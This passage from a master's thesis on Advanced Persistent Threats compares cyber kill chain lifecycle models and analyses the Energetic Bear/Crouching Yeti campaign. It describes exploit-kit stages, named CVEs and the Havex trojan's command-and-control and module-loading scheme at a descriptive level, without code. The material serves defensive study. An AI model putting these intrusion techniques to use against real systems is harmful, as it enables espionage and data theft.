M.Sc. Thesis
Master of Science in Engineering

DTU Compute
Department of Applied Mathematics and Computer Science

Detection and Prevention of Advanced Persistent Threats

Evaluating and testing APT lifecycle models using real world examples and preventing attacks through the use of mitigation strategies and current best-practices.

Lasse Herløw (s125188)
Sigurd Jervelund Hansen (s093033)

Kongens Lyngby 2015

DTU Compute
Department of Applied Mathematics and Computer Science
Technical University of Denmark

Richard Petersens Plads
Building 324
DK-2800 Kgs. Lyngby
Phone +45 4525 3031
compute@compute.dtu.dk
www.compute.dtu.dk

Abstract

Because of the recent discovery of several new Advanced Persistent Threats (APTs), is it becoming more and more important to understand the *why* and the *how* the operate, in order to effectively mitigate attacks. The purpose of this thesis is to analyze the characteristics of APTs, compare different life-cycle models to each other and evaluate how real world APT attacks, like Energetic Bear/Crouching Yeti, Regin, Equation, APT1 and Duqu 2.0, fit the model. This is done in order to show the validity of the chosen model and to use said model as a basis for a practical attack example that demonstrate concrete techniques and tools used by APTs. By correlating attack vectors against known best-practices and mitigation strategies we find that no single technology or technique will guarantee safety from APTs and that an active continuous approach to defense is the way forward.

Resumé

På grund af opdagelsen af flere nye Avancerede Persistente Trusler (APT), bliver det mere og mere vigtigt at forstå *hvorfor* og *hvordan* sådanne trusler opererer, for derved effektivt at kunne mindske et angrebs størrelse og slagkraft. Formålet med denne afhandling er at analysere de særlige kendetegn ved APT'er, sammenligne forskellige livscyklus modeller mod hinanden og vurderer hvordan et APT angreb, såsom Energetic Bear/Crouching Yeti, Regin, Equation, APT1 og Duqu 2.0, passer til modellen. Dette gøres for at vise gyldigheden af den valgte model, for derefter at anvende denne model som grundlag for et praktisk angrebseksempel, der demonstrerer konkrete teknikker og værktøjer, der anvendes af APT'er. Ved at overensstemme angrebsvektorer med kendte bedste-praksis metoder og afbødningsstrategier finder vi, at ingen enkelt-teknologi eller teknik vil garantere imod et APT angreb og at en aktiv kontinuerlig tilgang til forsvar er vejen frem.

Preface

This Master thesis was prepared at the department of Applied Mathematics and Computer Science at the Technical University of Denmark in fulfillment of the requirements for acquiring a Masters degree in Computer Science and Engineering.

Kongens Lyngby, June 26, 2015

Lasse Herløw (s125188)
Sigurd Jervelund Hansen (s093033)

Acknowledgements

We would like to thank Christian D. Jensen for the constructive questions and ideas he has put forth during the project work.

We would also like to thank T from FE for giving us the opportunity of working with this topic and for the invaluable input and comments throughout the process.

Contents

List of Figures

List of Tables

CHAPTER 1

Introduction

During the last decade, the rise of state-sponsored computer hacking, coined Advanced Persistent Threat (APT) for its stealthy and continuous nature, has caused great concern among security professionals and researchers and managed to draw the attention of the general public[Per13; Ley14; Mak12; WN13; McC14], as well as governments[Cla15, p.1-4] [Nat11], around the world.

The discovery of advanced malicious software like Stuxnet[CL10], a computer worm built to destroy centrifuges in Iran, and Regin[Sym14], a sophisticated spying toolkit found on a wide range of compromised systems, have circulated the mass media news outlets. Both these pieces of malware, along with countless more, have been attributed to state-sponsored cyber attack campaigns[Goo15] [Kas14, p.23] [Manb, p.60].

The resulting cyber-espionage/sabotage is considered a serious threat, to intellectual property and trade secrets, by many intelligence agencies[MWG13; Cla15; Lob13].

1.1 Defining an APT

Some observers argue that the term APT has gone through an evolution in the years since its conception[Web13], stretching the boundaries of its original meaning from highly-advanced, well-funded (perhaps state-sponsored)[Goo15] [Kas14, p.23] [Manb, p.60] and extremely patient attackers to include somewhat lesser entities, ie. *"any unauthorized person(s) gaining access to a system"* or *"any attack that gets past your existing defenses, goes undetected and continues to cause damage"*[Pes10; Rou]. In 2011, NIST defined an APT as the following[Nat11, p.B2]:

> *An adversary that possesses sophisticated levels of expertise and significant resources which allow it to create opportunities to achieve its objectives by using multiple attack vectors (e.g., cyber, physical, and deception). These objectives typically include establishing and extending footholds within the information technology infrastructure of the targeted organizations for purposes of exfiltrating information, undermining or impeding critical aspects of a mission, program, or organization; or positioning itself to carry out these objectives in the future. The advanced persistent threat: (i) pursues its objectives repeatedly over an extended period of time; (ii) adapts to defenders' efforts to resist it; and (iii) is*

> *determined to maintain the level of interaction needed to execute its objectives.*

Here the definition is quite broad; no assumptions, as to the intent or location(s), of the attacker are made, other than their expertise and resources. There's also the mention of not just exfiltrating information (i.e. espionage), but specifically damaging a company's or organizations system (i.e. sabotage). To that end, the attack might be carried out over an extended period of time, in which the attacker adapts to possible defensive countermeasures.

In light of the recently discovered, massively advanced APTs[Kas15a; Kas14] we think the NIST definition has a better concept for what we want to describe here. We do, however, feel that the definition needs a bit of an narrowing down. Below is what we define an APT as, in this report:

- **Advanced**
  - Uses highly advanced techniques[Kas15a, p.12] [Kas14, p.3] to compromise a target[ISA14].
  - Adapts to defensive countermeasures[Manb, p.36,64].
  - Significant resources available[Sym14, p.16] [Manb, p.5], for example to allow the attacker to broaden attack vector (firmware exploits)[Kas15a, p.16] and targets (GSM network)[Kas14, p.23].
- **Persistent**
  - Goals do not align with typical criminal mindset (ie. fast cash), but rather the surveillance of a target and the extraction of critical information[Sym14, p.16] [Kasb, p.40] [ISA14].
  - Attacker is looking for specific information[Manb, p.3].
  - Shows a willingness to wait for opportunities[Manb, p.20]
  - Multi-month, and even -year intrusions are common practice[Manb, p.3,20] [Kasb, p.40] [Kas14, p.20] [Sym14, p.3] [Kas15a, p.9].
- **Threat**
  - Companies and organizations are typically unaware of an attack until damage has been done[Manb, p.22].
  - Potential huge impact on bottom line; by stealing intellectual property or other critical information and/or disrupting production/service[Manb, p.25] [Ver, p.28]
  - The unknown goal of an attack and the awareness level of the victim means no one knows what was stolen and what the potential future impact might be[Manb, p.25] [ISA14, p.10].

1.2 APT intent

"We have to distrust each other. It is our only defense against betrayal."

— Tennessee Williams

Forgive us for speculating, but the secretive nature of APTs makes even the smallest nugget of information about the forces behind such attacks, a very interesting read. We would be lying if this aspect of APTs was not, in any way, a substantial part of what made us write this report. We do however acknowledge the fact that it is speculation and therefore should be suspect to a large degree of scrutiny and acknowledge that this particular section might not live up to that. In other parts of the report, we refer to specific mentions of APT attribution, if any actually exist[1], but here we mostly rely on newspaper articles to back our claims. Take it or leave it, it still might be the best try at finding intent in these APTs and we hope to at least give some indication of *why*, before we get to the *how* in the next chapter.

You might have read about these attacks before, and seen journalists and even security professionals speculate about where APTs come from. We won't go into a lengthy explanation here, but if we suppose for a moment, that the speculations are true and that different nations are engaged in widespread cyber-espionage, then we can also assume each nations intelligence arsenal being used for such activities.

As this report focuses on specific APTs, we will take a look at what different news outlets have said about the suspected nation-states behind those APTs and in the process, maybe explain the intent behind:

- The recent Ukraine-Russia crisis spawned a host of APT attacks between these two countries[Bou15]. Examples of attacks originating within the Moscow timezone with Ukrainian targets led to various media reports[Ass14]. Targets included Ukrainian election systems and the mobile phone of a delegate during the U.S. vice-presidents visit to Ukraine[She14]. Vice-versa several servers belonging to the Russian Ministry of Interior was hacked and e-mail accounts from police districts near Ukraine's eastern separatist regions was also compromised[She14]. Both sides clearly show an interest in keeping tabs on each other, which reveals a mutual intent.
- Even at 50% of the CIA's $14.7 billion U.S. "black budget"[GM13], the NSA is still a formidably well-funded organization and one that Snowden showed us have a clearly formulated and planned intent of orchestrating APT attacks[Der] [NSA06]. The U.S. "black budget" not only show that they continue surveillance of al-Qaeda, North Korea and Iran but also supposed allies like Pakistan[MWG13], Germany[Bau+15] and France[Wik15]. In the case of Pakistani nuclear capability[2] it might be easy to forgive the U.S. worrying about a possi-

[1] See sections on Evaluating the model on page 15

[2] `http://www.nti.org/country-profiles/pakistan/nuclear/`

ble attack on such facilities, and having a vested interest in keeping up-to-date on Pakistan's nuclear infrastructure. But where is the motivation behind spying on the German Chancellor Merkel? Is it simply economic espionage, to allow U.S. companies an advantage in a highly competitive marketplace or was it part of a joint U.S.-German cyber-espionage campaign against other countries in the E.U?[TT15]

- If one was to look at China's Twelfth Five-Year plan[KPM11] with a cynics view, the proposed economic growth could be helped along the way using espionage. One of the APTs operating in China is Unit 61398, which is under government orders to facilitate espionage on behalf of China's corporate entities[Manb, p.7-19] and thereby gain an advantage by spying on western companies[San14].
- Israel spying on Iran during a nuclear summit mirrors the U.S. campaigns against Pakistan, in that Israel is clearly worried about Iran's nuclear program. Israel is capable of pulling of an extravagant surveillance campaign which allowed Israeli hackers to compromise computers and networks at three hotels used to host the negotiations between Iran and world powers[YE15]. Now if that doesn't show intent, means and capability, we don't know what will.

1.3 Purpose of this report

This report aims to give the reader a comprehensive understanding of what an APT is, what motivates an attack, how APTs work, and to put all this in the context of an model that is accurately descriptive. We want to test said model using various real-world examples of APT attacks and also our own simulated attack, which is done to extract useful data that can be used for our chapter on mitigation.

1. Comparison of different APT models.
2. Describe several APT attacks in the context of the chosen model and show the validity of said model (i.e. Does the model still hold? Do we need to modify it?)
3. Carry out an attack against a virtual computer environment and analyze each step of the attack in order to gain better understanding and pinpoint areas of weakness in the model.
4. Correlate attack vectors against known best practices in defense strategies.

1.4 Overview of the report

Before we get into the nitty-gritty details of APTs, let us explain the content you can find in the chapters.

1. **Introduction** - Is what you're reading right now and in case you missed it, this chapter contains an introduction to the project and APTs, along with some details about the possible intent behind an APT attack, to get the appetite up for what is to follow. Lastly, we have the stated goals of the report, i.e. What we want to achieve and how.

2. **The Circle of (APT) Life** - Describes and compares different APT lifecycle models, so as to figure out which one to use when evaluating real world APTs. The APTs we look at in the context of the model is: Energetic Bear/Crouching Yeti, Regin, Equation, APT1 and Duqu 2.0.

3. **Anatomy of an Attack** - This chapter contains indepth descriptions of the different approaches, techniques and tools an attacker might use in an attack.

4. **Attack Example** - Using the approaches, techniques and tools described in Anatomy of an Attack, this chapter walks through an entire attack on a simulated lab environment.

5. **APT Attack Mitigation** - Looking at mitigation strategies and comparing them to each other to figure out the most promising ones. We also use the experiences learned from the practical attack to show mitigating factors on a high-level and a few practical examples.

6. **Discussion** - A discussion on the consequences of attack mitigation in relation to APTs and possible future work that can be derived from this project.

7. **Conclusion** - Finally we conclude on the lessons learned and if the goals of the report was met to our satisfaction.

8. **Appendices, glossary and bibliography** - And of course we have the various appendices, glossaries and the bibliography that we have referenced throughout the report.

CHAPTER 2 The Circle of (APT) Life

In this chapter we will look at the typical characteristics and life-cycle of an APT attack. This is to establish a model that we can analyze and is useful in the mitigation of such attacks.

2.1 Cyber Kill Chain and other APT life-cycle models

Hutchins, Cloppert and Amin from Lockheed Martin introduced the Cyber Kill Chain(CKC)[HCA] as a model to describe the structure of an APT attack in order to better understand and analyze an intrusion. The attack is split into seven different phases, seen in figure 2.1, each phase being dependent upon the former to allow the attacker to carry out a successful attack (hence the term ”chain”). By disrupting the chain, they claim that an attack can be stopped[HCA, p.3].

In order to better understand the model and how APTs relate to it, we will go through and explain each phase of the chain.

- **Reconnaissance** - The attacker researches their victim in order to gain knowledge about weaknesses in the organization and computer systems. By crawling the web for specific email addresses, Twitter accounts, Facebook pages, LinkedIn profiles etc. Attackers can find the right email address to target by spear-phishing, but port scanning and social engineering are also often used to gain a better understanding of who and/or where to attack[Kasb; Manb; Del; Fir].

- **Weaponization** - Building a payload that can be delivered to a victims computer and exploit a given weakness found in the reconnaissance phase. Typically contains an exploit coupled with a RAT/trojan[Hje] neatly packaged into a delivery system.

- **Delivery** - The means of getting the weaponized payload onto the victims computer. Lockheed Martins own CIRT have found the three most prevalent forms of delivery to be: email, websites and USB sticks[HCA]. Of these the email delivery/spearphishing still seem to be more popular with APTs[Ver; Tre].

- **Exploitation** - Execution of exploit delivered in payload. When looking at email delivery, PDF or Word documents as attachments are quite common[Ver, p.12], and so, attackers exploit flaws found in these to trigger execution of their malicious code.




Figure 2.1: Cyber Kill Chain[HCA].

- **Installation** - The attacker will then be gaining easy access to a victims system by installing a trojan and/or RAT.

- **Command & Control (C2)** - When payload is delivered and installed, the software will try to connect to a C2 server, thereby making it easier for the attackers to survey compromised systems and issue commands through the network. Since most networks employs firewalls to keep intruders from initiating communication with malware inside the network perimeter, the challenge in obstructing outbound communication means that most firewalls are less reliable at this task and therefore vulnerable to this form of attack.

- **Actions on Objective** - Once all the previous steps have completed the attackers now turn their attention to the overarching goal, be that data ex-filtration, compromising data integrity or availability. APTs are characterized by the elaborate attack process, which may take weeks or months, and thousands of small steps in order to achieve success[Manb, p.3] [Kasb, p.40] [Kas14, p.20] [Sym14, p.3] [Kas15a, p.9]. The goal of one intrusion may simply be to gain access to more secure systems/networks[Manb, p.35].

Mandiant's Attack Lifecycle

In addition to the kill chain model from Lockheed Martin, several similar models from different security companies and researches are available. Most of the ones we looked at follow the same basic patterns, but there are some differences that are worth considering. The two we will talk about here are Mandiant's[1] Attack Lifecycle model[Manb] and Dell Secureworks APT Lifecycle[Del]. Mandiant, for example, extends the model (see figure 2.2) by adding a cyclic pattern[Manb, p. 27] to illustrate the continued operation of the APT. Dell on the other hand have added several phases to extend the models detail[Del, p. 5]. We cover the model from Dell in section 2.1 on page 11.

Looking at Mandiant's model in figure 2.2 we see the aforementioned cyclic pattern, which Mandiant argues are there to explain the real life nature of the APT attacks they have investigated. In the case of the APT1 group[Manb, p.35] the attacker showed resourcefulness in gaining understanding of their victims network and systems, by doing further reconnaissance, moving laterally in the network and maintaining presence. These phases are spelled out in this model, where the CKC from Lockheed Martin seems a little more vague. Although to be fair, the CKC model does support a cyclic pattern by simply starting over from the Reconnaissance phase. In terms of its vagueness, one could also argue that the Actions on Objective phase also supports these sub-phases from the Mandiant model.




Figure 2.2: Mandiant's Attack Lifecycle model[Manb].

[1]For convinience sake, we'll refer to the model as Mandiant's, but we are aware of FireEye having bought Mandiant.

- **Initial Recon** - Very similar to the Reconnaissance phase in the CKC, it also shows that APTs take effort in investigating their chosen victims before an attack.
- **Initial Compromise** - The two phases that fit from the CKC are Weaponization and Delivery. Mandiant/FireEye have also found that APTs utilize spearphising as their preferred method, both in APT1[Manb, p.28] and onwards to APT30[Fir, p. 23], to deliver their malware.
- **Establish Foothold** - As in the CKC Exploitation and Installation phases, once the malware has been executed a trojan/backdoor is installed to allow the attacker access to the compromised system. Although Mandiant's model does not explicitly show it, this phase also relates to the Command & Control (C2) phase in CKC, whereby once the trojan is installed an outbound connection to a C2 server is made[Manb, p.30].
- **Escalate Privileges** - This phase has no direct comparison to the CKC model, but could be argued to be part of the Exploitation phase. Here we also see the start of the cyclic pattern of the Mandiant model.
- **Internal Recon** - Relates to starting again from the Reconnaissance and Weaponization phases in CKC. New knowledge found in the previous cycle is used to further the attackers foothold and gain further ground.
- **Move Laterally** - The attacker moves from one system to the next using various exploits and techniques. Again this could be seen as the cycle reaching the Delivery, Exploitation and Installation phases.
- **Maintain Presence** - Furthering the presence of the attacker, this phase is similar to the CKC Installation phase, wherein the attacker installs new backdoors/trojans and/or uses stolen credentials[2] to get more permanent access to a system.
- **Complete Mission** - Be it simple disruption of service or the exfiltration of stolen data, this phase relates to the Actions on Objective from the CKC.

By a direct comparison, as shown in table 2.3, the Mandiant model can be explained in terms of the CKC. Here we try to fit the different model phases together, so the Mandiant column should be followed downwards from Initial Recon → Initial Compromise → Establish Foothold, and then continues in the Mandiant cont. column, Internal Recon → Move Laterally → Maintain Presence and finally Complete Mission.

The Initial Recon and Internal Recon phases are both reconnaissance, just at different points in the timeline of the attack, and apart from the starting over, both models complement each other in all aspects.

[2]Most often in the form of a username and corresponding password

CKC phases	Mandiant phases	Mandiant cont.
Reconnaissance	Initial Recon	Internal Recon
Weaponization	Initial Compromise	Internal Recon
Delivery	Initial Compromise	Move Laterally
Exploitation	Establish Foothold (Escalate Privileges)	Move Laterally
Installation	Establish Foothold	Move Laterally, Maintain Presence
Command & Control	Establish Foothold	
Actions on Objective		Complete Mission

Table 2.3: Model comparison of CKC and Mandiant.

Dell Secureworks APT Lifecycle

The model from Dells Secureworks[Del] is at first glance a more fine-grained model than both the CKC and Mandiant models. This model is also, like CKC and Mandiant's models, the product of comparing several different APT attacks and extracting common methods and operations into general phases. The more formal approach of CKC versus the practicality of Mandiant and Secureworks also influences the models, both Mandiant and Secureworks are interested in explaining attacks in the confines of the model, but the CKC goes a bit further and also provides other uses for the model than simply explaining how attacks work[3].



Define Target
Find and organize accomplices
Build or acquire tools
Research target infrastructure/ employees
Test for detection
Deployment
Initial intrusion
Outbound connection initiated
Expand access and obtain credentials
Strengthen foothold
Exfiltrate data
Cover tracks and remain undetected
Commodity Threats
Advanced Persistent Threat
"Hactivism"

Figure 2.4: Dell Secureworks APT Lifecycle[Del].

[3]These are explained in chapter APT Attack Mitigation on page 83

Let's take a look at the phases of the Secureworks model:

- **Preparation** - In relation to the CKC model, this closely resembles the Reconnaissance phase. The only difference is the *Build or acquire tools* sub-phase, which belongs in the CKC Weaponization phase.
  - *Define Target*
  - *Find and organize accomplices*
  - *Build or acquire tools*
  - *Research target/infrastructure/employees*
  - *Test for detection*
- **Initial Compromise** - Here *Deployment* is the same as Delivery, *Initial Intrusion* the same as Exploitation and Installation. Lastly the *Outbound connection initiated* phase is both Installation and C2.
  - *Deployment*
  - *Initial intrusion*
  - *Outbound connection initiated*
- **Expansion** - This phase touches many different subjects, and comes in a different order than the CKC and Mandiant models. It compares to the Exploitation and Installation phases from CKC and the Establish Foothold, Escalate Privileges, Internal Recon, Move Laterally and Maintain Presence from Mandiant.
  - *Expand access and obtain credentials*
  - *Strengthen foothold*
- **Persistence** - Secureworks makes it clear that this phase covers alot of different sub-phases, so there's really no direct relation in the CKC model, but the Installation and C2 phases have some commonality as do the Establish Foothold and Maintain Presence in the Mandiant model.
- **Search and Exfiltration** - Internal Recon and Complete Mission are the two phases from Mandiant that fit here. The Reconnaissance and Actions on Objective from the CKC likewise.
  - *Exfiltrate data*
- **Cleanup** - Interestingly this phase is not mentioned specifically in Mandiant nor CKC, which seem to indicate that either they didn't think it important enough or that Secureworks have seen this behavior in, to Mandiant and Lockheed Martin, an unknown APT attack. However, that being said, we see it fitting the CKC Actions on Objective in a broader sense, in that it seems as a reasonable goal for an clever APT to cover its tracks and try to remain undetected.

  – *Cover tracks and remain undetected*

As with the Mandiant lifecycle model, it looks like we can again explain all the different phases (12 in total), of Secureworks, in relation to CKC (see table 2.5). Secureworks' model have a completeness to it that the others lack, but is maybe not the easiest to understand at first glance. Here the Mandiant and CKC models are simple and easy to understand, but still have flexibility.

CKC	**Secureworks**	**Secureworks cont.**
Reconnaissance	Define Target	
	Find and organize accomplices	
	Research target/infrastructure/employees	
	Test for detection	
Weaponization	Build or acquire tools	
Delivery	Deployment	
Exploitation	Initial intrusion	Expand access and obtain credentials
		Strengthen foothold
Installation	Initial intrusion	Expand access and obtain credentials
	Outbound connection initiated	Strengthen foothold
Command & Control	Outbound connection initiated	
Actions on Objective		Exfiltrate data
		Cover tracks and remain undetected

Table 2.5: Model comparison of CKC and Dell Secureworks.

2.2 Choosing a model

So which model do we what to use? Well, we have just shown you that both the Mandiant and Secureworks models fit the phases of the CKC, although with the caveat of allowing a cyclic pattern. This is maybe not so surprising, since all of the models try to show how the different APTs function. Also we need to consider that the CKC model is more widely known and cited[4] which might ease the burden we put on potential readers, by having them understand the model first. We do, however, feel that all these models lack one aspect of APTs that can explain the famous[5] *why*. Why do APTs exist in the first place, what is their agenda, and is there any means behind an intent? These are questions we try to answer in the previous section on

[4]At the time of writing, a search for ”CKC” yields 9400 results on Google Scholar while ”Secureworks” yields 1400 and ”mandiant lifecycle” yields a mere 140

[5]Or in-famous?

APT intent (see page 3) and we propose here to extend the CKC model to include *Intent* as a phase before Reconnaissance to incorporate all aspects of an APT:

Intent phase description

What factors are attributing to the APT and their continued operation?

- **Political** - Does the chosen target(s) align with official/un-official government politics (China's 5-year plan, Joint U.S.-Israel spying on Iran, etc.). Can the attack be construed as making a political statement, e.g. to condemn policies or actions by another nation-state (Russia-Ukraine conflict).
- **Economical** - Is the attackers goal to further their own nation-states financial interests?

Each phase of an attack is now explained and the next chapter takes a look at how our chosen model holds up, when trying to fit real world data from well-known APT attacks.

2.3 Evaluating the model

We looked at five major APTs (see comparison in appendix A.1 on page 101), each of which were chosen for their potential ties to different nations surveillance programs. APTs have previously been suspected of being sponsored by certain governments and following the Snowden leaks, many of the suspicions seem to be true, making them particularly interesting to examine[Goo15; NSA06; Kas15b; Kas14]. Another reason to look at these five in particular is because of their relatively well-known modus operandi, which have been scrutinized by several security researchers. The following sections attempt to categorize the APT attacks into the seven CKC phases and our proposed *Intent* phase. We start of with Energetic Bear / Crouching Yeti, which we chose to pay particular attention in this report because of the comprehensive analyses conducted by security researches[Kasb; Kasa; Symb; Kas15e; Hara; OBr; Syma; Wil; Hje; Hen]. The other APTs are also categorized, but because of the relatively little information available[6], they are not so fully fleshed out. Another reason is constraining this report to a tolerable level of pages for the reader.

Energetic Bear / Crouching Yeti

Intent

The APT group, Energetic Bear A.K.A. Crouching Yeti A.K.A. Dragonfly A.K.A. Koala Team[7] (abbrev. Yeti), was first discovered in January 2014, but has been active since 2010[Kasb, p.2]. Yeti has been carrying out surveillance at a large scale, reaching around 2-3000 targets[Kas15e], with the goal of exfiltrating strategic information[Kasb, p.40].

Yeti is thought to be a Eastern European espionage campaign against energy companies[8], although the evidence for this is not conclusive, but based on several artifacts found during investigations into the code, that led researches to believe the malware authors first language is Russian[Kas15e]. Also, the compilation timestamps on the malware corresponded to a Eastern European work schedule[Symb]. In later investigations, by other security researchers, the initial targeting of companies in the energy sector was seen to have expanded to several other sectors[Kasb; Kas15e]

Reconnaisance

Yeti targeted companies in the industrial/manufacturing, pharmaceutical, construction, education and IT sectors from over 99 different countries[Kasa, p.73-80], clearly suggesting a coordinated and well thought-out reconnaissance phase. The methods used in the following phases also show a knowledge about the targets capabilities and assets that could only come from such reconnaissance.

[6]Most likely due to the fact that many of the APTs are quite new.

[7]Codenames for the same APT, respectively from CrowdStrike, Kaspersky, Symantec and iSIGHT Partners

[8]Hence the name Energetic Bear

Weaponization and Delivery

Yeti used several exploits and trojans for their differing targets and combined them with one of three delivery methods[Kasb].

- **Legitimate software installers** - By embedding or replacing legitimate software, such as software and drivers for SCADA specific equipment and PLC applications. Variants of the Havex trojan was then dropped[9] onto the victims computer. Yeti used this method for the SwissRanger camera driver, a software installer from eWon (a Belgian SCADA manufacturer) and an installer from PLC vendor MB Connect Lines GmbH[Hje].

- **Spearphishing** - Relying on the good old social engineering trick is popular among APTs. Yeti used a wide variety of exploits (e.g. CVE-2011-0611 and CVE-2010-2883) to drop the Havex trojan payload. In a later chapter we take an in-depth look at how the exploit described in CVE-2010-2883 (Cooltype) actually works[10].

- **Watering hole** - Compromising legitimate websites and then using them to redirect victims to Yeti controlled sites, which host malware, was used to push the drivers and installers mentioned above. The exploits used was relevant to Java 6, Java 7 (CVE-2013-2465, CVE-2012-1723), Internet Exporer 7 and 8 (CVE-2013-1347). Again Havex was the trojan of choice, but also the Karagany backdoor was sometimes dropped using these exploits.

Exploitation

The exploits used by Yeti are part of what is known as ”LightsOut” exploit kit, which have the capability to exploit Java vulnerabilities and also multiple browsers in order to download and run an executable[Hara]. The kit runs through different stages as shown in figure 2.6:

- **Stage 1** - This stage uses a dated fingerprinting technique, available since Internet Exporer 6 (2001-2008), by calling the HtmlDlgSafeHelper ActiveX object[11] with a list of over 700 fonts, to see if any of them are installed on the victims computer. This is used in stage 2 to help identify which exploits to use.

- **Stage 2** - Stage 2 is basically a big switch statement. Based on the fingerprinting in stage 1 and some additional Javascript environment detection, the victim is redirected to the proper exploits.

[9]Many security professionals refer to a malicious program or process (trojan, RAT, backdoor etc.) installed using an exploit as being “dropped”[Kasb, p.6]

[10]Look to the section called Cooltype on page 76

[11]`https://msdn.microsoft.com/en-us/library/ms535238(v=vs.85).aspx`

- **Stage 3** - Stage 3 is where the exploits are loaded and executed. If the relevant Internet Explorer exploits timeout/fail, the kit will try the Java exploits instead. As a sidenote for the CVE-2013-1347 exploit, the developers of LightsOut ripped-off the metasploit Cooltype exploit[Kasb, p.102].
- **Stage 4** - Finally the Havex or Karagany trojan is downloaded and executed[OBr; Syma].




Figure 2.6: LightsOut exploit kit flowchart.

Installation and Command & Control

Yeti utilized different trojans to establish a foothold on a compromised system; Havex and Karagany, but it seems that Karagany was only found in 5% of the cases[Symb]. There are also indicators of Sysmain, Ddex and ClientX trojans, but these were apparently not used and resided on the C2 servers, seemingly for legacy reasons or maybe Yeti were experimenting with the different trojans and were only successful with Havex and Karagany[Kasa, p.57]. We will take a look at Havex and Karagany here:

Havex is a custom-written RAT that distinguishes itself from other RATs by including functionality to detect (and possibly control) SCADA systems, specifically servers that run OPC[Wil]. This is also one of the reasons why security researches initially thought Bear was targeted at the energy sector, which employs a great deal of SCADA technology. The main purpose of Havex is to allow an attacker to easily download and execute post-exploitation executables, similar to the way Metasploit modules work[Kasa, p. 7-8]. To avoid losing connection to the compromised system, Havex migrates to the *EXPLORER.EXE* process[12]. Should the victim now close the old session where Havex resided before (e.g. Adobe Reader), the attacker still has control of the system.

The basic C2 functionality of Havex, shown in figure 2.7, is as follows:

- Havex (*Bot*) sends HTTP GET/POST[13] request to predetermined Command & Control (C2) servers (*Backend*), identifying itself and its victim.
- It then reads the returned HTML file from the *Backend*, looking for <havex> tags[Hen] and saves that data to a temporary file.
- The *bot* decrypts the temporary file and load the resultant binary (DLL) into memory[14].

For the *Backend* side of things:

- If a HTTP GET or POST request is received, a log entry is written to indicate that a new *Bot* is "alive" and has checked in.
- The *Backend* then writes the GET/POST data to a logfile for that particular *Bot*.
- *Backend* checks if a "config" file ($< botID > \_ * .txt$), which contains the modules for that particular *Bot*, is found.
- If found the *Backend* will construct a HTML with special "havex" tags, that contains the encoded module(s) and send them to the *Bot*. Otherwise it will simple return a HTML containing an error message.

Actions on Objective

The loaded "modules" in Havex vary in capability from scanning for SCADA systems using the OPC module, gathering system (computer) information, contact information and password harvesting and the ability to scan the network.

Karagany is similar in many ways to Havex in the overall way it operates, but is actually a modified version of an black market version, which Yeti got their hands on[Syma]. It is also capable of receiving commands using a C2 network and load in new modules to extend its capabilities, such as capturing screenshots of the victims desktop[Kasa, p. 68], finding specific files and documents[Kasa, p. 70] and harvesting passwords.

[12]Uses DLL injection, see section 3.5 on page 40 for an explanation of that particular technique.

[13]Depending on which version of Havex is running.

[14]The decryption varies between a simple XOR with key "1312312" or a 1024 bit RSA private key located inside the Havex binary.

